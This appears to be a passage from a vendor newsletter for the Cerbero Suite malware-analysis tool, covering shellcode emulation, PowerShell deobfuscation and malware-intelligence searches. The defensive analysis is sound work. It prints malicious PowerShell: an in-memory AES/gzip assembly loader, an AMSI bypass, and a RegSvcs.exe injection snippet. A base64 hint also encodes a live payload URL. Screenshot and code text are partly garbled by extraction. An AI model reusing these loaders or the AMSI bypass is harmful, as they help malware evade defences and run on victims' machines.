22 23 24 25 26 27 28 29 30 31	<pre>if arch = "x06": em.em.ulateAeturn(0x10) elif arch == "x04": em.em.ulateAeturn() # if we return False, the emulator pauses the exect return True # add the handler to the emulator sseGetEmulator().addHook("MessageBoxA", handler_Message</pre>			000000000000000000000000000000000000000	0022000 0022010 0022020 0022020 0022030	20 F4 65	C9 8B 01 81 75	F7 58 DE 78 E2	E1 10 31 04	64 8B C9 72 72	

... continued from page 4.

In the emulator workspace we open a new Python editor view and paste the following code.

```
def handler_MessageBoxA(emu):
  hwnd = text_addr = title_addr = mtype =
     \hookrightarrow
         None
  # handle both the x86 and x64 stack
  arch = emu.getArch()
  if arch == "x86":
    stack = emu.getRegister("esp")
    hwnd = emu.readValue(stack + 4, 4)
    text_addr = emu.readValue(stack + 8,
         \rightarrow 4)
    title_addr = emu.readValue(stack +
          12, 4)
    mtype = emu.readValue(stack + 16, 4)
  elif arch == "x64":
    hwnd = emu.getRegister("rcx")
    text_addr = emu.getRegister("rdx")
    title_addr = emu.getRegister("r8")
    mtype = emu.getRegister("r9d")
   read the captions and print them to
      \rightarrow the output view
  text = emu.tryStringRead(text_addr,
      \hookrightarrow encoding="ascii") if text_addr
      \hookrightarrow else ""
  title = emu.tryStringRead(title_addr,

→ encoding="ascii") if title_addr

      \hookrightarrow else ""
  print('emulated MessageBoxA("%s", "%s")
     \hookrightarrow ' % (text, title))
  # set the return value
  emu.setReturnValue(0)
  # readjust the stack and return
  if arch == "x86":
```

We execute the code with Ctrl+E and then press F9 to emulate the shellcode.

The emulator will display the following text in the output view.

```
simulated API: GetProcAddress("kernel32.

→ dll", "LoadLibraryA") = OK

simulated API: LoadLibraryA("User32.dll")

→ = OK

simulated API: GetProcAddress("user32.dll

→ ", "MessageBoxA") = OK

emulated MessageBoxA("Yess", "Pwnd")

simulated API: GetProcAddress("kernel32.

→ dll", "ExitProcess") = OK

simulated API: ExitProcess() = PAUSED
```

Our handler correctly handled the 'MessageBoxA' API!

As you can see, in the code we added we check the current architecture and handle the stack accordingly. This approach is low-level but intuitive for reverse engineers.

Perhaps in the future we'll add an optional higher level interface to automatically handle the stack.

	1 4							
CPU		6	[extend emulator] - Python	X			E Registers	5
0x00220E5 0x00220E7 0x00220E7 0x00220E8 0x00220E8 0x00220E8 0x00220E7 0x00220E7 0x00220E7 0x00220E7 0x00220E7 0x00220E7 0x00220E7 0x00220E7 0x00220E7 0x00220E7 0x0022101 0x0022105 0x0022105 0x0022105	00 00 00 00	add add add add add add add add add add	yte ptr [eax], byte ptr [eax],	al			<pre>[C][D] EAX 756C7F64 -> API:KENNEL32.ExitProcess [C][D] ECX 00000000 [C][D] EEX 756A0000 -> BASE:KERNEL32.DLL [C][D] EEX 756A000 -> STR:ExitProcess [C][D] EEP 756B980C -> AFI:KENNEL32.GetProcAddress [C][D] EEP 756B980C (KERNEL32.DLL) [C][D] EDI 0018DBD0 -> STR:Frocess [C][D] EIP 000220DF (FAYLOAD) EFL 00000256 (FF, AF, ZF, IF)</pre>	
put				₽ × 0x Me	IOTY			ė
lated API: LoadI lated API: GetPi ated MessageBox#	LibraryA("User3 rocAddress("use A("Yess", "Pwnd	82.dll") er32.dll" i") mel32.dl	<pre>l", "LoadLibraryA") = OK , "MessageBoxA") = OK .l", "ExitProcess") =</pre>	ок 0002 0002 0002 0002	2000 31 C9 F7 E 2010 AD 8B 58 1 2020 20 01 DE 3 2030 F4 81 78 0	.0 8B 53 3 81 C9 41 A	41 30 8B 40 0C 8B 70 14 AD 96 Id.A0.0.e.p 3C 01 DA 8B 52 78 01 DA 8B 72 x9 AD 01 D8 81 38 47 65 74 50 75 1.A8GetPu 63 41 75 EB 81 78 08 64 64 72 x.rocAu.x.ddr	

The emulator executed the whole shellcode and paused when 'ExitProcess' was called.

5

POWERSHELL BEAUTIFIER PACKAGE

The second main commercial package we have released this year is our PowerShell Beautifier: a beautifier for Microsoft PowerShell scripts with many deobfuscation capabilities.

4	Cerbero Suite Advanced 6.3 - Cer	bero Suite 🗕 🗆 🗙
Cerbe	ro	Suite Advanced
Start	Cutput <pre>Gutput }catch{}</pre>	8 × ^
System Scan	<pre>\$T = 'Get' \$M = \$T + 'Method' \$I = 'Invoke'</pre>	
Extensions	21 - 11/04e 51 = 51 + 'Type' 51 = 'Load' 50 = [Reflection.Assembly]	
🛞 Update	<pre>\$B = \$Q0::\$L(\$MyS) \$B = \$B.\$T('NewPE2.PE') C = \$C((Percent))</pre>	
Settings	<pre>\$B = \$B.\$M('Execute') \$Ub = 'C:\Windows\Microsoft' \$2 = \$Ub + '.NET\Framewor'</pre>	
😲 About	<pre>\$VT = \$z + 'k\v4.0.30' \$XQ = \$VT + '319kegSvcs.exe' \$B = \$B.\$I(\$null,[object[]] (\$XQ,\$serv))</pre>	OBFUSCATED
	1 PowerShell Beautifier	с. С. х.
	<pre>\$var_3 = [Convert] foreach (\$item in \$var_2) { [Convert]::ToInt32(\$item, 16) }</pre>	DEOBFUSCATED
		000000400000000000000000000000000000000
	<pre>catch { Svar_9 = [Reflection.Assembly] Stoad result = [Reflection.Assembly]::Load(Sr result)</pre>	
	<pre>\$cad_result = [Reflection.Assembly]:Load(% result) \$get_type_result = \$load_result.GetType(NNWFE2.PE') \$get_method_result = \$get_type_result.GetMethod('Execute') \$invoke_result = \$get_method_result.Invoke(\$null, [object[]]('C:\Wind</pre>	<pre>lows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe', \$x_result_2)}</pre>
		>
	🔍 New scan	🔮 Other 👻

The package features a complete parser for the PowerShell language. The beautifier can be invoked as an action: Ctrl+R \rightarrow PowerShell \rightarrow PowerShell Beautifier.

d Pow	erShell	Beautifier	Option	s - Cerb	ero Suite	_		Х
Property	Value							
Code								
Content	sEt-ItEm	varIaBle:t3eO	([TypE]("	{2}{3}{1}{0	}"-F'NCODing','	EXt.E','S',	'YSTE	m
Style								
Indent spaces	4							
 Keep comments 								
Deobfuscation								
 Deobfuscate 								
Replace variables								
Remove unused variables								
 Auto-name variables 								
		ОК	Car	ncel				
						_		

An example of obfuscated PowerShell code:

```
→ AesManaged;$GTqq0.Mode =
```

```
→ ]::CBC;$GTqq0.Padding 

[System.Security.Cryptography.PaddingMode
    → ]::PKCS7;$GTqq0.Key =
[System.Convert]::('gnirtS46esaBmorF'
    → [-1..-16] -join
'') ('rYCDvAfAeZYTmiLeZKnw0z4us9jg
kCckB7mS60qxxg4=');$GTqqO.IV =
[System.Convert]::('gnirtS46esaBmorF'
      [-1..-16] -join
'') ('JYh62EWEKCuIH7WrUJ0VdA==');$QTfFw =
      $GTqqO.CreateDecryptor(); $AKzOG =
$QTfFw.TransformFinalBlock($AKzOG, 0,
$AKzOG.Length);$QTfFw.Dispose();$GTqqO.

→ Dispose();$xVFCH = New-Object

System.IO.MemoryStream(, $AKzOG);$qGLhv =
   → New-Object
System.IO.MemoryStream;$wRtOX =
```

[System.Security.Cryptography.CipherMode

 \hookrightarrow New-Object

```
System.IO.Compression.GZipStream($xVFCH,
```

```
[IO.Compression.CompressionMode]::
```

```
    → Decompress);$wRtOX.CopyTo($qGLhv);
    → $wRtOX.Dispose
```

```
→ [-1..-4] -join '') ($AKzOG);$ReoQh =
$VBqqY.EntryPoint;$ReoQh.Invoke($null, (,
→ [string[]] ('%*')))
```

... continued from page 6.

The code is actually a single line but was split for better visualization.

The deobfuscated code:

```
$read_all_text_result = [System.IO.File
   → ]::ReadAllText('% f0').Split([

→ Environment]::NewLine);

foreach ($item in $read_all_text_result)
{
    if ($item.StartsWith(':: '))
    {
        $substring_result = $item.
           \hookrightarrow Substring(3);
        break:
    };
};
$from_base64_string_result = [System.
   → Convert]::FromBase64String(
   \hookrightarrow $substring_result);
$aes_managed = New-Object System.Security
   ↔ .Cryptography.AesManaged;
$aes_managed.Mode = [System.Security.
    Cryptography.CipherMode]::CBC;
$aes_managed.Padding = [System.Security.

→ Cryptography.PaddingMode]::PKCS7;

$aes_managed.Key = [System.Convert]::
    → FromBase64String('

→ rYCDvAfAeZYTmiLeZKnw0z4

us9jgkCckB7mS60qxxg4=');
$aes_managed.IV = [System.Convert]::
    → FromBase64String('

→ JYh62EWEKCuIH7WrUJ0VdA==');

$create decryptor result = $aes managed.
    \rightarrow CreateDecryptor();
$transform_final_block_result =
   \hookrightarrow $create_decryptor_result.

→ TransformFinalBlock(

)

   \rightarrow $from_base64_string_result, 0,

    $from_base64_string_result.Length);

$create_decryptor_result.Dispose();
$aes_managed.Dispose();
$memory_stream = New-Object System.IO.
   \rightarrow MemoryStream(,

    $transform_final_block_result);

$memory_stream_2 = New-Object System.IO.
    → MemoryStream;
$gzip_stream = New-Object System.IO.
      Compression.GZipStream(
   \hookrightarrow $memory_stream, [IO.Compression.

→ CompressionMode]::Decompress);

$gzip_stream.CopyTo($memory_stream_2);
$gzip_stream.Dispose();
$memory_stream.Dispose();
$memory_stream_2.Dispose();
$to_array_result = $memory_stream_2.
      ToArray();
$load_result = [System.Reflection.

→ Assembly]::Load($to_array_result);

$entry point = $load result.EntryPoint;
$entry_point.Invoke($null, (, [string[]]'
```

The code is now very easy to follow. Not only has the beautifier solved all obfuscated expressions such as:

'txeTllAdaeR' [-1..-11]

It also gave meaningful names to all the variables.

Deobfuscation isn't limited to the code itself, but expands to expandable strings as well.

7

Expandable strings in PowerShell are strings delimited by the "" or @""@ syntax and can contain variables and code which is executed.

```
For instance:
```

```
$iFKhD=$null;$uozo="$([CHAr](83+9-9)+[
    \rightarrow chAR] (121) + [ChAR] (115) + [ChaR] ([bytE
    \rightarrow ]0x74)+[ChaR]([BytE]0x65)+[chAR]([
    \rightarrow BYte]0x6d)).$(('Mana'+'geme'+'nt').
    \rightarrow noRMALIZE([cHaR](54+16)+[ChAr]([
    \rightarrow bYtE]0x6f)+[chaR](114)+[CHAR]([ByTE])
    \rightarrow ]0x6d)+[cHAR]([byTE]0x44)) -replace
[ChAR]([bytE]0x5c)+[cHAR](1+111)+[chAr

→ ](123*26/26)+[ChAr](77*40/40)+[CHAR
→ ](110)+[chAR]([bytE]0x7d)).$(('
→ Autom'+'ation').NORmaLiZE([chAr]([
    \rightarrow bytE]0x46)+[cHAR]([ByTE]0x6f)+[ChAR]
    \rightarrow ](114)+[cHar]([byte]0x6d)+[cHAr
   \rightarrow ](4+64)) -replace
[chAr] (52+40) + [CHar] (112 * 83/83) + [ChAR
    \rightarrow ] (103+20) + [chAR] (77) + [ChAR
    \rightarrow ] (110*85/85)+[Char]([ByTE]0x7d)).$
   \hookrightarrow CHAR]([byTe]0x69)+[CHar](85*43/43)
   \rightarrow +[ChaR](73+43)+[cHAR]([bYte]0x69)+
   \hookrightarrow ChAR] ([Byte]0x6c) + [CHaR] ([BYte]0x73
   → ))";$vemvidivugxsktsxu="+('jswt'+'
    \rightarrow kvz').normAlIZE([CHAr]([BYTE]0x46)
    \rightarrow +[CHaR]([bYte]0x6f)+[cHAr]([bYTe]0
    \rightarrow x72) + [cHAR] (109 \times 90/90) + [chAr] (68)) -
    \rightarrow replace
[CHAR] (92) + [ChAR] (112) + [ChAr] ([BYTe] 0x7b)
    \rightarrow +[char]([bYTe]0x4d)+[CHar
    \rightarrow ] (110+21-21)+[CHar]([bYTE]0x7d)";[
    → Threading.Thread]::Sleep(435);[

→ Runtime.InteropServices.Marshal]::(

    \rightarrow "$([CHar]([BytE]0x57)+[CHaR]([BYTe
    \rightarrow ]0x72)+[CHAR]([bYtE]0x69)+[ChAr
    \rightarrow ](62+54)+[CHar]([BytE]0x65)+[Char
    ↔ ] ([BYte] 0x49) + [CHAR] (110) + [cHAR 
 ↔ ] (78+38) + [ChAR] (51*47/47) + [char
   \rightarrow ](50*22/22))")([Ref].Assembly.
   → GetType($uozo).GetField("$([cHAR
   → ](97)+[CHAR]([BYTe]0x6d)+[CHAr]([
   \rightarrow BYtE]0x73)+[CHaR]([byTe]0x69)+[Char
    \rightarrow ](67+2-2)+[CHaR]([ByTe]0x6f)+[cHAR
    → ](110*100/100)+[CHaR]([bYTE]0x74)+[
    \hookrightarrow CHAR] (29+72) + [ChAR] (120 \times 3/3) + [CHAR
    \rightarrow ]([byTe]0x74))",[Reflection.
    → BindingFlags] "NonPublic, Static").

GetValue($iFKhD), 0x2aaa53a2);
```

Once deobfuscated:

... continued from page 7.

The code inside the expandable string has been deobfuscated and became:

```
"System.Management.Automation.AmsiUtils"
```

One of the most powerful features of the beautifier is variable replacement.

Here is a snippet from a malicious script:

```
$T = 'Get'
$M = $T + 'Method'
$I = 'Invoke'
$T = $T + 'Type'
```

```
$L = 'Load'
$Q0 = [Reflection.Assembly]
$B = $Q0::$L($MyS)
$B = $B.$T('NewPE2.PE')
$B = $B.$M('Execute')
$Ub = 'C:\Windows\Microsoft'
$z = $Ub + '.NET\Framewor'
$VT = $z + 'k\v4.0.30'
$XQ = $VT + '319\RegSvcs.exe'
$B = $B.$I($null,[object[]] ($XQ,$serv))
```

8

With both variable replacement and removal of unused variables enabled:

The current version of the PowerShell Beautifier package is 3.0. Since its release we have constantly improved and increased its capabilities and deobfuscation support.

If your organization would be interested in integrating the PowerShell Beautifier in a cloud service, please contact us.


CHALLENGE: PAYLOAD URL

Download the following malware sample and understand from which URL it tries to download by performing a static analysis.

SHA256: 907E1EDFDD6879AFE9EDDE05B7AFDA3CEA E6CECBB99588C31DCD4035447837FD

Hints:

- VGhlIE9uZU5vdGUgZG9jdW1lbnQgY29udGFpbnM gYW4gWE1MIGRvY3VtZW50IHdoaWNoIGNvbnRh aW5zIFZCUyBjb2RlLg==
- 2. VGhlIFZCUyBjb2RlIHdyaXRlcyBhIGJhdGNoIGZpb GUgdG8gZGlzayBhbmQgZXhlY3V0ZXMgaXQuIEV 4dHJhY3QgdGhlIGJhdGNoIGNvZGUu
- SWYgeW91IGhhdmUgdGhlIFNpbXBsZSBCYXRjaC BFbXVsYXRvciBwYWNrYWdlIGluc3RhbGxlZCwg eW91IGNhbiB1c2UgaXQgdG8gZW11bGF0ZSB0aG UgYmF0Y2ggY29kZS4gT3RoZXJ3aXNILCB5b3Ug Y2FuIG1hbnVhbGx5IGRlb2JmdXNjYXRIIHRoZSBj b2RlLg==
- VGhlIHBheWxvYWQgVVJMIGlzOiBodHRwOi8vY mFyYWN1bmRvZnJlcy5jb20vaW1hZ2VzLzE1MDIy My5naWY=




HYBRID ANALYSIS INTELLIGENCE PACKAGE

We have released the HybridAnalysis Intelligence package for all commercial licenses of Cerbero Suite Advanced. Once the package is installed, malware samples can be searched on the Hybrid Analysis cloud.

You can check out the video presentation to quickly learn about its features.

4		[mw_ha] - Cerk					_ 8 ×
R - 🖻 😰 🐵 🕒 🗭 🖬 🖸 🖬 🖬	🤹 🛼 🖳 🐝 🛛 🌩 🧋	t 🚖 🚖 🖎 📉 📰 🖬	. # 🗲 0%	SHA-2/256 💌	EFA5B49BDD086125B2B7D40	58D09566F1DB5F183C2A6332C597322	F85107667A
C Roots					8 ×	Output	8 ×
# File Risk Format 1 C:\\mw_ha 0% PE						8_7QT01VTABiGr3T6xpWrTmFT5yu4tc source: scraper - encod 0x17690	
ੴ Hierarchy & ×	🔍 Analysis [Intelligence: Hybrid	Analysis]					ð ×
Name	Key				Value		
🔳 mw_ha	URL	https://www.hybrid-a	nalysis.com/sa	mple/efa5b49b	dd086125b2b7d4058d09566	f1db5f183c2a6332c597322f85107	
	Job ID	6336f4e2fc007214a251	4d80 (sandbox	report files)	Þ		
	Submit Name	3			hơ'		
	Size	118 KBs (120832)					
	Туре	pedll, 64bits, execu	table				
	Description	PE32+ executable (DL)	L) (GUI) x86-6	4, for MS Win	dows		
< >	Malware Family	Tedy.Generic					
🖄 Summary 🔗 🗙	Analysis Start Time	ven set 30 13:53:39	2022 GMT				
4 🌍 Online 🔨	Verdict	MALICIOUS					
Intelligence: HybridAnalysis	Antivirus Detection	74					
Intelligence: MalwareBazaar Intrinsic threats	Threat Score	100					
Native code: x64	Threat Level	2					
A Privacy	Tags	agenttesla, apt, inf	ostealer, qakb	ot, trojan			
L Debug data							
4 🕕 Information	Signatures MITRE Attacks	Submissions Hashes	JSON				
Version information	Na	me	^	Name		Value	^
A Warnings	Contains export funct	ions	Threat L	evel	INFORMATIVE		
🗐 Format 🖉 🗶	Process launched with		Origin		Static Parser		
Dos Header ^	Found API related st		<				>
II Rich Signature	Overview of unique C			-440061055057	44050400566614556102-2-	6332c597322f85107667a.bin" conta	ing supert function
Ill Nt Headers Ill File Header	Spawns new processes	bibb touched in iom			ow" at ordinal 2	6332C39/32216310/06/a.DIN CONCA	iins export function
Optional Header	PE file entrypoint in	structions			7d4058d09566f1db5f183c2 ject" at ordinal 3	a6332c597322f85107667a.bin" cont	ains export function
Data Directories	Creates mutants	10 01 40 01 0110				a6332c597322f85107667a.bin" cont	ains export function
Section Headers	PE file contains exec	utable sections			rver" at ordinal 4	- C222-E07222665107667- b' "	- in
Export Directory	PE file contains exec				7d4058d09566f1db5f183c2 Server" at ordinal 5	a6332c597322f85107667a.bin" cont	ains export function
Import Directory	a concarns with	able sections	~				
Enter Python code here							

Searches can be performed using all supported parameters.



Samples can be downloaded and analyzed right away without ever leaving the Cerbero Suite user interface.

٠	Type	53.84	Mama	Detection.	Signature	Status		<u>^</u>	
1	exe	88.5 326	keenty-91331€15952434509	100	Min/malicious_confidence_100%				
2	43.0	104 338	bounty-37370835394436102	100	Win/malicious_confidence_100%				
- 3	exe	84.5 326	keenty-12354269905972432	100	Min/malicious_confidence_100%				
- 4	63.0	104 338	bounty-62963362326680509	100	Win/melicious_confidence_100%				
- 5	exe	184 888	hounty-55276353714494419	100	Min/malicious_confidence_100%				
6	63.0	156 838	bounty-34029007541502409	100	Win/melicious_confidence_100%				
2	e2.0	184 888	bounty-31364470235845029	100	Min/malicious_confidence_100%				
8	63.0	247.9 320	bounty-54212349797623174	100	Nin/melicious_confidence_100%				
9	42.0	184 288	bounty-34919445697244773	100	Min/malicious_confidence_100%				
10	0.8.0	88.5 320	bounty-52073160631425064	100	Win/malicicup_confidence_100%				
11	42.0	194 284	bounty-45329141727022234	Please waiti - Cer., -	C × confidence_100%				
	0.8.0	182.5 \$20	bounty-319603638906945	3 Please waith - Cer =	ss_confidence_100%				
12	43.0	424.6 288	bounty-10209145092030560	Doveloading file from Hybrid-Realys					
14	exe	42.9 320	bounty-51391004539368517		sp_confidence_100%				
15	43.0	104 224	bounty-16016251992561617	Canod	us_confidence_100%				
	еке	184 835	Bounty-69789752773253998		so_confidence_100%				
17	43.0	104 224	bounty-79120651163696740	100	Win/malicious_confidence_100%			•	
lafa.	250N							-	
	Name			Value				~	
	t Same	boonty	91331675952434509						
1120		89.5 83	Re (91641)						
type		exe							
61110	re Family	Win/nal	licious_confidence_100k						
10015	wis start ti								
Mardict .		MAICIC	SALICIDOS						
atis.	inus peterti	ion 100						-	

When a file is opened in the analysis workspace, the Hybrid

Analysis intelligence can be accessed directly from the report.

C Roots			# XI C Output						
	File	Risk Format K2855774/bourty-91321675952434: 46% 62	(IEE. Extractor Report) reed: TooSta ARGAN 423 DOCREDIDA 4507277788A2084 474 A011 460097 TooSta ARGAN 423 DOCREDIDA 4507277788A2084 474 A011 460097						
lorne	Eag	Value							
bounty-91331675952434509	192	https://www.hybrid-analysis.com/sample/40as6cad4545faac5d5245ce4622e4549dsb76bd7ca3cd2cds70f513bc58							
 Executables Idecorporesed1 	Submit Name	bounty-91331675952424509							
[decompressed]	Size	55.5 K2b (90641)							
	Type	pesse, executable							
	Description	7532 executable (SUI) Intel 80306, for MS Windows							
	Maluare Family	Nin/malicious confidence 100%							
<	> Analysis Start Time								
Summary	A w Verdict	MALICIDUS							
4 📦 Online	Antivirus Detection	101							
Cintelligence: HybridAnalysis	Threat Level	2							
Virteligence: MahaareBazaar									
4 😵 Intrinsic threats									
😵 Native code: x06									
4 O Threats									
O Foreign data									
 A Warnings A Incorrect checksam value 	Submissions Hashes	250N							
Metadata	File Name	a Tina							
	bounty-9133167595243	14509 mab mag 27 10:16:47 2023 GMT							
13 Fernet	#1100								
E Dos Header									
🔢 Rich Signature									
III Nt Headers									
H File Header 4 H Optional Header									
III Optional Header III Data Directories									
III Data Directories									
El Section Headers Import Directory									

Highlighted entries in the Hybrid Analysis intelligence report can be activated to continue searching for more malware samples.

2 Roots			# X Coupt	
1 40006CAD5543EWC908245CE462	File E4E49D08758D7CA3CD2CD070F513BC365774/boxety 9	Rink Format 13316754524341: 46% GZ	(UKL Extractor Report) reo5) 70000448004451000822004500727FFB880	084674A01168000778
* Heredw	6 K G. Asakais (Intelligence: Hybrid Analysis)			
Name	Fare	Talua		
Control (Control (Contro) (Control (Contro) (Control (Contro) (Control (Contro) (Contro)	tro. 1 Sobnit Search Istary Zize [carsed] Dyge Descrip Parenter Hash Nalware Name	b Value exe		
Incernet checksen wise Metadata Metadata Metadata Monoti Monoti Monoti Monoti Monoti		3 sech Good		

... continued from page 9.

Discovered malware samples can be batch downloaded and are automatically added to the current project.

-									e ×	Output	
	F	ile				Risk	Form	nat			
				385774/bounty-91	331675952434		GZ			[URL Ex	tractor Re
157F	F3671F.	2891E78C	56F47/bounty	62390330216960267		0%	GZ				ABCA662190
•	e,		Analysis [Intelli	gence: HybridAnalysis]		4	[File	type:peexe] - Hyl	oridAnalysis		
	#	Type	Size		Name			Detection	Signatu	ire	Status
	1	exe	184 KBs	bounty-6239	0330216960267	r					Downloade
_[2	exe	86.1 KBs	bounty-1142	982198663581						
-	3	exe	184 KBs	bounty-5809	5139139803506	5					
	4	exe	184 KBs	bounty-3586	1233002304562	2		100	Win/malicious	_confi	
	5	exe	96 KBs	bounty-2563	5415260314501	1		100	Win/malicious	_confi	
	6	exe	384.2 KBs	bounty-352	Please wai	tl - Cer			Win/malicious	_confi	
>	7	exe	184 KBs	bounty-874					Win/malicious	s_confi	
•	8	exe	184 KBs	bounty-621	Downloading file	2 of 199 from	lybridAnalys	is	Win/malicious	s_confi	
	9	exe	248 KBs	bounty-662					Win/malicious	s_confi	
	10	exe	120 KBs	bounty-658	Downloading 'bou		98663581'		Win/malicious	s_confi	
	11	exe	188 KBs	bounty-115		D-			Win/malicious	_confi	
	12	exe	184 KBs	bounty-189		Cancel			Win/malicious	_confi	
	13	exe	79.5 KBs	bounty-240					Win/malicious	_confi	
	14	exe	7.5 MBs	bounty-4670	3127126676923	8		100	Win/malicious	s_confi	
	15	exe	184 KBs	bounty-5123	1667802775166	5		100	Win/malicious	_confi	
	16	exe	184 KBs	bounty-6489	2851285905142	2		100	Win/malicious	_confi	
	17	exe	120 KRe	hounty-3031	6854973265030	1		90	Win/malicious	s confi	
<	Info	JSON									
		Nam	e					Value			
		t Name		bounty-6239033							
	Size			184 KBs (18842	6)						
	Type			exe							
			art Time	sab mag 27 10:	17:03 2023 G	4T					
	Verdi			NO VERDICT							
	SHA-2	/256		2D6676C8DB1AB2	CA0BBBCC7F1F	B8FE2929F	EE2FB57F	F3671F2B91E7	BCF56F47		

Roots			# X [0494 4
# File Risk Format			A
57387872M278 48% 52			(URL Extractor Report)
MACINICIANA 60% 67			F1051
A704000750400 42% G2			 20001 7090204ABCM42190098220045D072FF88A2084674A01168069778
Herarday 8	4 Everyte action - Cerbern Suite	×	· · · · · · · · · · · · · · · · · · ·
larte			
Dounty-54964582215704508	Default Caston		+0112191c0f6f21c4c2a4e3k2594727362
4 im Executables	Story deabled actors	Configure	
4 decompressed]			
4 im Imegen	Actions	^	
Icon 1 (lanz 1033)	Display layout ranges		
Kon 2 (lang 1033)	Download PDB		
Icon 3 (lang 1033)	4 JanaScript		
	Delsug JavaScript		
	Execute JavaScript		
	Open new JavaScript editor		
🕤 Oeline 🖉	+ Online		
Intelligence: HybridAnalysis	Download Chrome extension		
Intelligence: MalwareBazaar	Download malware sample by hash		
😵 Intrinsic threats	Download multiple malware samples by hash		
😵 Native code: x86	HybridAnalysis search		
C Threats	Malwarellazaar search		
Incorrect checksum value	URL Download (Tor)		
U Information	* Python		
Wersion information	Open new Python editor		
A Wernings	* Revesing		
former d a	Alla Coluce		
El Dos Header	CK Couch		
II Rich Sgnature			
El Nt Headers			
El File Header			
H Optional Header			
H Data Directories			
El Section Headers			
Import Directory			
Import Directory Resource Directory			

When a job id is present, files produced by the Hybrid Analysis sandbox can be directly downloaded into the current project.

	4 N 2 W 9 7	***	F 🐍 🤒 944-2/256 - EFASE4988		ISBD9566F108SF183C2A6332C597322F85107667A	
2 Roots				* ×	Output	
# File Bisk Format C\\mw_ha 0% PC					1_1gr31vrmaiorir6upwrmer5yu4tog/rec0311.jpapa source: scraper - encoding: u1f-16 - of: 0x17090	
Herandav 8 ×	C. Andreis Greekerson Hyb	rid-rahma1				
larre	Ferr		Value			
III may ba	184	https://www.bobrid-apal	ysis.com/sample/efaSb49bdd006125k	22/744556423566	f1db5f183c2a6332c597322f85107	
	Job TD		· /			
	robuit mane	4 Sele	ct an item Cerbero Suite	×		
	Size	Dropped files				
	TYDE	Memory strings				
	Description	PCep 4				
· · · · · · · · · · · · · · · · · · ·	Malware Family					
Semmery d *						
Ordine of	Verdict					
Intelligence: HybridAnalysis	Antigirus Detection					
Intelligence: MalwareBazaar	Threat Score					
🐨 Intrinsic threats	Threat Level					
Vative code: x64	2403					
1 Debug data						
• • Information	Sendores NETRE AS					
Wersion information	SIGNORY PETRENES				Talue	
🔺 🚣 Wernings	Contains emort fu				Value	
front 4 ×	Trocess laurched w					
Fill Dos Header	Freeds launched w					
E Rich Signature						,
I Nt Headers	Overview of unique				032c597322f05107667a.bin" contains export functi	00
El File Header 4 El Optional Header	Spears new process		CIK Cancel		\$332c597322f85107667a.bin* contains export funct	100
B Data Directories	75 file entrypoint		Service Burger and Service Service		#6312c597322f95107667a.bin" contains export funct	100
Hi Section Headers	Creates matants		called "pllmedisterrer" at	ordinal 4		
Export Directory			"efa5b43bdd034125b2b7d4035d19 called "2010nregisterServer" a	564f3db5f183c2	e6332c597322f53107667e.bin" contains export funct	ice
Import Directory	9E file contains wa	itable sections	called "Julikinepisterserver" a	c oronalit 5		

Searches can also be performed using the Hybrid Analysis search action.

And, of course, all analyzed files are saved inside the current project.

DOES YOUR ORGANIZATION PROVIDE ONLINE INTELLIGENCE?

If you think your organization could be interested in an integration between its online intelligence services and Cerbero Suite, you can contact us for more information.

We offer various deployment solutions for our installable packages: a package integrating the online services of your organization can either be deployed in a flexible way through Cerbero Store or using the infrastructure of your organization.

BLITZ MALWARE ANALYSIS

Do you get easily bored and distracted by trying to follow long malware analysis videos? Then perhaps we have a solution for you!

In a not-to-be-taken-too-seriously effort to showcase the manual analysis capabilities of Cerbero Suite, we have created a series of videos where we analyze malware samples in 3 minutes or less.

In this case we analyzed a malicious OneNote sample in 45 seconds. The OneNote document contains an executable, which contains a CAB archive in a resource entry. The CAB archive contains a VBS script which can be directly inspected in Cerbero Suite.

You can watch the video on YouTube!

- 22 055 C FX CC 4554 ++	* * * * *	N EE	# 🖌 🖻	9442/29	FROM F37A095464838463750883727A987956558848986217083824584989577	
ardy						
	Rick	Group	Format	See	Relation	
EV6.004	9%	Document	ONENOTE	565.8 KBr	Reet	
Productables						
4 M object 2A44	25	Decutable	PE	547.624	Embedded	
 Authies 						
# Delta CABINET Serechisti	2%	Archive	CAB	226.1 526	Embedded	
4 📷 Scripts						
in new dos	0%	Solot	WSORPT	300 MBs	Embedded	
4 🚞 Documents						
Ih RCData WOMQOMD* Jang1033	0%	Document	334	7 bytes	Embedded	
In RCData "FINISHWSG" (lang:1033)	2%	Document	334	7 bytes	Embedded	
D III: RCDuta 'LICENSE' [lang:3033]	0%	Document	334.	7 bytes	Embedded	
In RCData TPOSTRUNPROGRAMT Early1033	0%	Decurrent	334.	7 (1)116	Embedded	
In RCDate 'UPROMPT' Jang 1033	0%	Document	XML	7 bytes	Embedded	
In RCData rUSROOMD1 Jang1833	0%	Document	334	7 bytes	Embedded	
Configuration file 1 (lang 1033)	0%	Document.	334.	1.975 KBs	Embedded	
4 🚞 Images						
Icon 1 (lang:1033)	0%	Image	DIBICO	1,602 886	Embedded	
Icon 2 [lang:1003]	0%	Image	DIBICO	744 bytes	Embedded	
Icon 3 (lang:1033)	0%	Image	DIBICO	488 bytes	Enbedded	
E loon 4 (lang:1033)	9%	Image	DIBICO	296 bytes	Embedded	
E Icon 5 (lang:1033)	0%	Image	DIBICO	3.664 KBs	Embedded	
E loon 6 (lang:1033)	0%	Image	DIBICO	2,164 K26	Embedded	
loan 7 Jang 1003	0%	Image	DIBICO	1.685 KBs	Embedded	
kon 8 (ang 1033)	0%	Image	DIBICO	1.352 886	Enbedded	
E loon 9 (lang:1033)	9%	Image	PNG	54.46 KBs	Embedded	
icon 10 (lang:1033)	0%	Image	DIBICO	9,414 886	Embedded	
Icon 11 (long:1033)	0%	Image	DIBICO	4,164 826	Embedded	
Icon 12 (lang:1033)	0%	Image	DIBICO	2.163 KBs	Embedded	
kon 13 (ang/1033)	0%	Image	DIBICO	1,102 KB6	Embedded	
in inages						
object_22AC	0%	Image	PNG	S33 bytes	Embedded	
object.8074C	0%	Image	PNG	5.091 KBs	Embedded	

SIMPLE BATCH EMULATOR PACKAGE

